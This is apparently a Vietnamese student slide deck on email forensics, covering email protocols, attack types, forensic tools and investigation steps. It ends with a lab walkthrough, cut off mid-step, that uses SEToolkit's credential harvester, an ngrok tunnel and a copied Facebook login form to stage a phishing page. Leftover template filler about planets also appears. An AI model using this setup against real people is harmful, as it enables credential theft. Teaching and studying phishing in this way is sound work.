
NHÓM 5

MODULE 13

ĐIỀU TRA
THƯ ĐIỆN TỬ

CÁC THÀNH VIÊN




VŨ HỒNG PHÚC

Làm Slide, Demo

NGUYỄN THẠC HUY

Làm Word



NGUYỄN ĐỨC DŨNG

Làm Word


NỘI DUNG CHÍNH

CƠ SỞ LÝ THUYẾT

ĐIỀU TRA THƯ ĐIỆN TỬ

THỰC NGHIỆM

CƠ SỞ LÝ THUYẾT



| CƠ SỞ LÝ THUYẾT

01 ĐIỀU TRA SỐ

Khái niệm

Mục đích

Quy trình

Khái niệm

- Sử dụng các phương pháp, công cụ kỹ thuật khoa học đã được chứng minh để thu thập, bảo quản, phân tích, lập báo cáo và trình bày lại những thông tin thực tế từ các nguồn dữ liệu số

Mục đích

- Về mặt kỹ thuật:
  - Giúp xác định các hoạt động đang diễn ra trong hệ thống và phát hiện các nguyên nhân khiến hệ thống bị xâm nhập hoặc bị tấn công.
  - Giúp định vị chính xác nguồn gốc của các vi phạm, đồng thời tránh những hậu quả xấu cho hệ thống, đảm bảo an toàn thông tin và dữ liệu.
- Về mặt pháp lý:
  - giúp thu thập các chứng cứ số và phân tích chúng để tìm ra sự thật, đưa ra những bằng chứng thuyết phục phục vụ cho quá trình truy tố và xử lý hình sự.
  - giúp cơ quan luật pháp đưa ra các chế tài xử phạt thích hợp đối với các tội phạm công nghệ cao

Quy trình

Mô tả lại thông tin hệ thống, xác định phạm vi điều tra

Preparation

Acquisition

Tạo ra bản sao các chứng cứ

Trích xuất, thu thập và phân tích các chứng cứ thu được

Analysis

Reporting

Tài liệu hoá các chứng cứ thu được

| CƠ SỞ LÝ THUYẾT

02 EMAIL

Hệ thống Email

Cách Email hoạt động


Các thành phần của Email


Hệ thống Email

- Email - Electronic Mail
- Gửi, nhận và lưu trữ
- Cho phép gửi/nhận thông qua các máy chủ Email giao tiếp với nhau.

Cách Email hoạt động

- Người gửi soạn email và Gửi.
- Email truyền qua mạng máy chủ trung gian tên SMTP.
- Máy chủ DNS phân giải tên miền tìm IP máy chủ phù hợp.
- Máy chủ email người nhận lưu trữ tạm thời cho đến khi email được mở.
- Người nhận sử dụng phần mềm đọc email sử dụng giao thức POP3/IMAP.





Các thành phần liên quan đến giao tiếp Email


Ứng dụng mail – Mail User Agent

- Là ứng dụng email
- Dùng để đọc, gửi và sắp xếp email
- Cung cấp giao diện để người dùng nhận, soạn hoặc gửi email
- là SMTP client khi gửi email và là IMAP/POP3 client khi truy cập và đọc email.

Các thành phần liên quan đến giao tiếp Email

Tác nhân vận chuyển thư – Message Transport Agent

- Là dịch vụ xử lý các tin nhắn trực tuyến
- Nhận email từ tác nhân gửi và giải mã tiêu đề xem thư sẽ đi đâu, sau đó thông báo tới máy chủ MTA khác.
- Giao tiếp với các máy chủ MTA khác bằng giao thức SMTP



Các thành phần liên quan đến giao tiếp Email

Tác nhân chuyển phát thư – Message Delivery Agent

- Là máy chủ nhận thông báo email từ MTA cuối cùng
- Giữ email trong hộp thư của người nhận

Các thành phần liên quan đến giao tiếp Email

Máy chủ SMTP – SMTP Server

- Là 1 server có thể gửi email số lượng lớn không giới hạn.
- Xử lý thư để xác định địa chỉ của người nhận và sau đó chuyển tiếp đến máy chủ cụ thể
- Lắng nghe cổng 25 (Không mã hoá), và 465 (Mã hoá SSL/TLS)

Các thành phần liên quan đến giao tiếp Email

Máy chủ POP3 – POP3 Server

- Lưu trữ mail trên máy chủ tới khi người dùng yêu cầu
- Truy xuất email từ máy chủ đến ứng dụng email
- Không cung cấp khả năng đồng bộ hóa cho nhiều thiết bị hoặc hỗ trợ truy cập các thư mục email khác ngoài hộp thư đến
- Lắng nghe cổng 110 (Không được mã hóa) và cổng 995 (Mã hóa sử dụng SSL hoặc TLS)

Các thành phần liên quan đến giao tiếp Email


Máy chủ IMAP – IMAP Server

- Tương tự máy chủ POP3
- Cho phép thực hiện nhiều thao tác khác nhau như xem, xóa, di chuyển và sắp xếp thư vào các thư mục.
- Một số chức năng chính: đồng bộ hóa, lưu trữ , quản lý, truy cập ngoại tuyến, hỗ trợ nhiều hộp thư.
- Lắng nghe cổng 143 (Không được mã hóa) và cổng 993 (Mã hóa sử dụng SSL hoặc TLS)

Các thành phần của 1 Email

3 thành phần

- Tiêu đề
- Nội dung
- Chữ ký



Các thành phần của 1 Email

Tiêu đề

- To
- Cc - Copy carbon
- Bcc - Blind copy carborn
- From
- Reply-To
- Sender
- Subject
- Date
- MIME-Version
- Priority

Các thành phần của 1 Email

Nội dung

- Truyền tải thông điệp
- Chứa văn bản, hình ảnh, siêu liên kết và dữ liệu khác (như tệp đính kèm).

Các thành phần của 1 Email

Chữ ký

- Bao gồm tên và chi tiết liên hệ của người gửi email.
- Có thể chứa văn bản rõ hoặc hình ảnh.

ĐIỀU TRA THƯ ĐIỆN TỬ

01 ĐIỀU TRA THƯ ĐIỆN TỬ

Giới thiệu

Các hình thức tấn công thư điện tử

Giới thiệu về điều tra thư điện tử

- Trích xuất, thu thập, phân tích và phục hồi các email.
- Mục đích: thu thập bằng chứng hữu ích như ngày và giờ gửi email, địa chỉ IP thực của người gửi và người gửi, cũng như cơ chế giả mạo nào đã được sử dụng.

Các hình thức tấn công thư điện tử

Malware Distribution Phân phối phần mềm độc hại

Phishing Attack Tấn công lừa đảo

Spam Attack Tấn công thư rác

Denial of Service Attack Tấn công từ chối dịch vụ

Malware Distribution - Phân phối phần mềm độc hại


- Là một trong những phương pháp chính để phát tán phần mềm độc hại qua email.
- Virus được lan truyền thông qua các tệp đính kèm trong email
- Hiện nay, có sự chuyển dịch từ các tệp đính kèm sang các liên kết nhúng.
- Nhận biết: người gửi không xác định, lỗi chính tả, liên kết hay tệp đính kèm không xác định, hoặc bố cục nội dung có vấn đề.
- Phòng chống: tránh nhấp chuột vào các tệp đính kèm hoặc liên kết lạ, trang bị phần cứng và phần mềm bảo mật email.

Phishing Attack – Tấn công lừa đảo

- Gửi email giả mạo như một tổ chức hay công ty đáng tin cậy, trong đó có thể chứa tệp tin, liên kết độc hại.
- Mục đích: chiếm đoạt thông tin cá nhân, tài khoản ngân hàng hoặc các thông tin quan trọng khác.
- Nhận biết: người gửi không xác định, lỗi chính tả, hoặc yêu cầu cung cấp thông tin cá nhân hoặc tài khoản đăng nhập.
- Ngăn chặn: tránh truy cập vào các liên kết hoặc tệp đính kèm trong email đó

Spam Attack – Tấn công thư rác

- Chứa các thông điệp quảng cáo hoặc các thông tin khác về sản phẩm hoặc dịch vụ được quảng cáo.
- Nhận biết: chứa các thông điệp quảng cáo hoặc các thông tin khác về sản phẩm hoặc dịch vụ được quảng cáo.
- Ngăn chặn: sử dụng các chương trình chống spam hoặc kích hoạt chức năng lọc spam có sẵn trên các dịch vụ email



Denial of Service Attack – Tấn công từ chối dịch vụ

- Gửi một lượng lớn email đến địa chỉ email của người nhận, gây ra quá tải và làm cho hệ thống email không hoạt động.
- Ngăn chặn tạm thời: chặn IP hoặc địa chỉ gửi email

Methodology

Type of data

Mercury is the closest planet to the Sun and the smallest one in the Solar System—it's only a bit larger than the Moon

Motives

Venus has a beautiful name and is the second planet from the Sun. It's terribly hot—even hotter than Mercury

Data collection

Despite being red, Mars is actually a cold place. It's full of iron oxide dust, which gives the planet its reddish cast

Specific sampling


Jupiter is a gas giant and the biggest planet in the Solar System. It's also the fourth-brightest object in the night sky

02 CÁC CÔNG CỤ PHỔ BIẾN

- EmailTrackerPro
- Xtraxtor
- Advik
- Systools MailXaminer


EmailTrackerPro

- Điều tra các tiêu đề của thư email để tìm chỉ IP
- Kiểm tra và xác minh các email nhằm loại bỏ thư rác từ blacklist
- Báo cáo tới Nhà cung cấp dịch vụ (ISP) để chặn thư rác




Xtraxtor

- Tách địa chỉ email, số điện thoại và tin nhắn khỏi các định dạng tệp khác nhau
- Thiết lập lại các thư đã xóa và chưa được xóa từ nhiều cấu hình hộp thư và tài khoản thư IMAP




Advik

- Chuyển đổi các tập tin, email, hình ảnh, tài liệu văn bản và nhiều định dạng khác nhau
- Cung cấp khả năng sao lưu và khôi phục dữ liệu



Systools MailXaminer

- Cung cấp khả năng phân tích và khôi phục các email bị xóa.
- Cung cấp khả năng phân tích metadata và nội dung của các email.
- Hỗ trợ phân tích các tệp đính kèm, bao gồm các tệp hình ảnh, tài liệu văn bản, tệp âm thanh và video.



03 CÁC BƯỚC TIẾN HÀNH

Quy trình

Thu giữ
tài khoản máy tính và email

Thu thập
dữ liệu email

Kiểm tra
nội dung email

Truy xuất
tiêu đề email

Phân tích
tiêu đề email

Khôi phục
email đã xoá

Thu giữ tài khoản máy tính và email

- Phải xin lệnh khám xét
- Kiểm tra trên thiết bị được phép
- Tất cả các máy tính và tài khoản email bị nghi ngờ có liên quan đến tội phạm nên bị tịch thu
- Nếu là một tổ chức doanh nghiệp, nên xin phép các cơ quan hữu quan và cộng tác với quản trị viên hệ thống và mạng nội bộ để hiểu chính sách và tuân thủ các quy định về an toàn dữ liệu.

Thu thập dữ liệu email

- Sử dụng các công cụ pháp y kỹ thuật số và tạo ra một hình ảnh tương đối chính xác của nội dung email
- Phụ thuộc vào việc nghi phạm sử dụng email trên trình duyệt hay ứng dụng cục bộ từ đó đưa ra hướng thích hợp

Kiểm tra nội dung email

- Cần chú ý các mục sau:
  - Chủ đề: email giả mạo được thiết kế để tạo ra cảm giác hoảng loạn/cấp bách để nạn nhân mở thư và xem nội dung.
  - Địa chỉ email người gửi: email giả mạo có thể có tên khác với tài khoản email
  - Nội dung: email giả mạo có thể bao gồm các liên kết/siêu liên kết yêu cầu người dùng cung cấp thông tin nhạy cảm.
  - Tệp đính kèm: email giả mạo có thể chứa các tệp với các định dạng như: .exe, .vbs, .js, .wsf và .zip

Truy xuất tiêu đề email

- Có thể cung cấp thông tin có giá trị về nguồn, lộ trình và các chi tiết liên quan khác của email.
- Hầu hết các ứng dụng email đều cung cấp cách xem toàn bộ tiêu đề của email.

Phân tích tiêu đề email

- Bao gồm:
  - Kiểm tra tính xác thực sử dụng các công cụ như: Email Dossier, Email Address Verifier, Email Checker, G-Lock Software Email Verifier
  - Kiểm tra địa chỉ IP nguồn sử dụng các công cụ như: Smart Whois Database, Whatismyipaddress,

Khôi phục email đã xoá

- Giúp đảm bảo rằng không có bất kỳ thông tin quan trọng nào bị bỏ lỡ trong quá trình điều tra.
- Một số công cụ: Paraben’s Electronic Evidence Examiner, ...


THỰC NGHIỆM

ĐIỀU TRA MỘT EMAIL PHISHING

01 MÔI TRƯỜNG, CÔNG CỤ CẦN THIẾT

- SEToolkit
- ngrok
- Mã nguồn trang đăng nhập Facebook

SEToolkit


[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
Version: 8.0.3
Codename: 'Maverick'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

ngrok

```
ngrok
Announcing ngrok-rust: The ngrok agent as a Rust crate: https://ngrok.com/rust

Session Status                online
Account                       Phuc (Plan: Free)
Version                       3.3.1
Region                        Asia Pacific (ap)
Latency                       116ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://21ca-1-55-108-28.ngrok-free.app -> http://localhost:80

Connections                   ttl     opn     rt1     rt5     p50     p90
                              15      0       0.00    0.00    0.01    0.02

HTTP Requests
-------------
```

Mã nguồn trang đăng nhập Facebook

```
<form class="_9vtf" data-testid="royal_login_form" action="https://www.facebook.com/" method="post" onsubmit="" id="u_0_2_HF">
  <input type="hidden" name="jazoest" value="2912" autocomplete="off">
  <input type="hidden" name="lsd" value="AVojvU40iP8" autocomplete="off">
  <div>
    <div class="_6lux">
      <input type="text" class="inputtext _55r1 _6luy" name="email" id="email" data-testid="royal_email" placeholder="Email address or phone number" autofocus="
    </div>
    <div class="_6lux">
      <div class="_6luy _55r1 _1kbt" id="passContainer">
        <input type="password" class="inputtext _55r1 _6luy _9npi" name="pass" id="pass" data-testid="royal_pass" placeholder="Password" aria-label="Password">
        <div class="_9ls7 hidden_elem" id="u_0_3_Y/">
          <a href="https://www.facebook.com/#" role="button">
            <div class="_9lsa">
              <div class="_9lsb" id="u_0_4_Lz">
              </div>
            </div>
          </a>
        </div>
      </div>
    </div>
  </div>
  <input type="hidden" autocomplete="off" name="login_source" value="comet_headerless_login">
  <input type="hidden" autocomplete="off" name="next" value="">
  <div class="_6ltg">
    <button value="1" class="_42ft _4jy0 _6lth _4jy6 _4jy1 selected _51sy" name="login" data-testid="royal_login_button" type="submit" id="u_0_5_qi">Log in</but
  </div>
  <div class="_6ltj">
    <a href="https://www.facebook.com/recover/initiate/?privacy_mutation_token=eyJ0eXBlIjowLCJjcmVhdGlvbl90aW1lIjoxNjg2MjM1ODA5LCJjYWxsc2l0ZV9pZCI6MzgxMjI5MDc5N
  </div>
  <div class="_8icz">
  </div>
  <div class="_6ltg">
    <a role="button" class="_42ft _4jy0 _6lti _4jy6 _4jy2 selected _51sy" href="https://www.facebook.com/#" ajaxify="/reg/spotlight/" id="u_0_0_e7" data-testid=
  </div>
</form>
```

| THỰC NGHIỆM

02 MÔ PHỎNG QUÁ TRÌNH PHISHING


Tạo 1 server chứa trang đăng nhập giả mạo

Sử dụng SEToolkit phishing qua Gmail

Bắt thông tin đăng nhập từ SEToolkit

Tạo 1 server chứa trang đăng nhập giả mạo

- Sử dụng ngrok làm server chứa file mã nguồn trang đăng nhập giả mạo
- Địa chỉ của trang giả mạo: *https://21ca-1-55-108-28.ngrok-free.app/*



Sử dụng SEToolkit phishing qua Gmail

- Chọn lần lượt các mục: Website Attack Vectors → Credential Harvester Attack Method → Custom Import, sau đó điền các thông tin như sau:


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.56.128]:
[!] Example: /home/website/ (make sure you end with /)
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned:/home/vuphuc/Desktop/SEToolkit
[*] Index.html found. Do you want to copy the entire folder or just index.html?

